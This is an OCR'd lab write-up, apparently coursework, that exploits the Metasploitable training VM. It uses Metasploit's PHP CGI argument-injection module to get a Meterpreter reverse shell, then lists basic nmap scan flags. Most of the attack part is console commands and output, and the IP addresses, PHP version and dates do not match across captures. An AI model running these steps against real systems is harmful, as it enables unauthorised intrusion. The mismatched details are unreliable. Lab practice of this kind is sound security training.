


Exploiting Metasploit using HTTP


Step1: Launch Kali Linux and the Metasploitable Machine, then launch the Linux terminal, log in as root, and locate the IP addresses of both. Open the MSF console after that.




Step 2: Search for http scanner and use auxiliary/scanner/http/http_version.



Step 3: Use the first suggested option to look for PHP 5.4.3. Set the rhost after that, and then issue the command to exploit.


root@kali: /home/kali
File Actions Edit View Help
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/http/op5_license 2012-01-05 excellent Yes OP5 license.[illegible] Remote Command Execution
1 exploit/multi/http/[illegible]_cgi_arg_injection 2012-05-03 excellent Yes [illegible] CGI Argument Injection
2 exploit/windows/http/[illegible]_apache_request_headers_bof 2012-05-08 normal No [illegible] apache_request_headers Function Buffer Overflow
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 127.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) >
Type here to search
ENG 22:49 12-03-2023

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.56.102
rhost => 192.168.56.102
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.56.102 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 127.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) >
Type here to search
ENG 22:51 12-03-2023





```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 172.16.217.128:4444
[*] Sending stage (39927 bytes) to 172.16.217.129
[*] Meterpreter session 1 opened (172.16.217.128:4444 -> 172.16.217.129:34561) at 2023-02-20 04:12:31 -0500

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuifd
[-] Unknown command: getuifd
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
==================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
041777/rwxrwxrwx  4096   dir   2012-05-20 15:30:29 -0400  dav
040755/rwxr-xr-x  4096   dir   2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891    fil   2012-05-20 15:31:37 -0400  index.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:43:54 -0400  mutillidae
040755/rwxr-xr-x  4096   dir   2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19     fil   2010-04-16 02:12:44 -0400  phpinfo.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:50:38 -0400  test
040775/rwxrwxr-x  20480  dir   2010-04-19 18:54:16 -0400  tikiwiki
040775/rwxrwxr-x  20480  dir   2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rwxr-xr-x  4096   dir   2010-04-16 15:27:58 -0400  twiki
```


Perform Network scanning using following nmap commands:

a) nmap -p

The first command is used to scan the particular port.




b) **nmap -sV**




c) **nmap -sT**

This command is used to scan the TCP port.




d) **nmap -O**


This command is used to scan the operating system for its version

